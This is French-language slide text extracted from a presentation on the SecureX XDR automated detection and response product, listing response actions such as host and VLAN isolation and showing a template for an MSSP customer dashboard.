
Détection et Réaction Automatisées



SecureX XDR




Délai de Réponse



Détection et Réaction automatisée



Détection d'anomalie !




Qui est infecté ? !



Réactions

- Envoi d'alertes
- Isolation d'un host
- Isolation d'un groupe de hosts
- Isolation d'un VLAN
- Déploiement de Règles FW
- Fermeture accès VPN
- Toute action pertinente

Incidents SecureX à fort impact



MSSP Dashboard Template
Customer Information

ACME COMPANY
Customer

SAFE
Threat Risk


10/100
Risk Meter

MSSP Dashboard Template
Alertes Critiques


Last Hour

Severity	Description	Nb_events	Source	Date and Time	infected_hosts

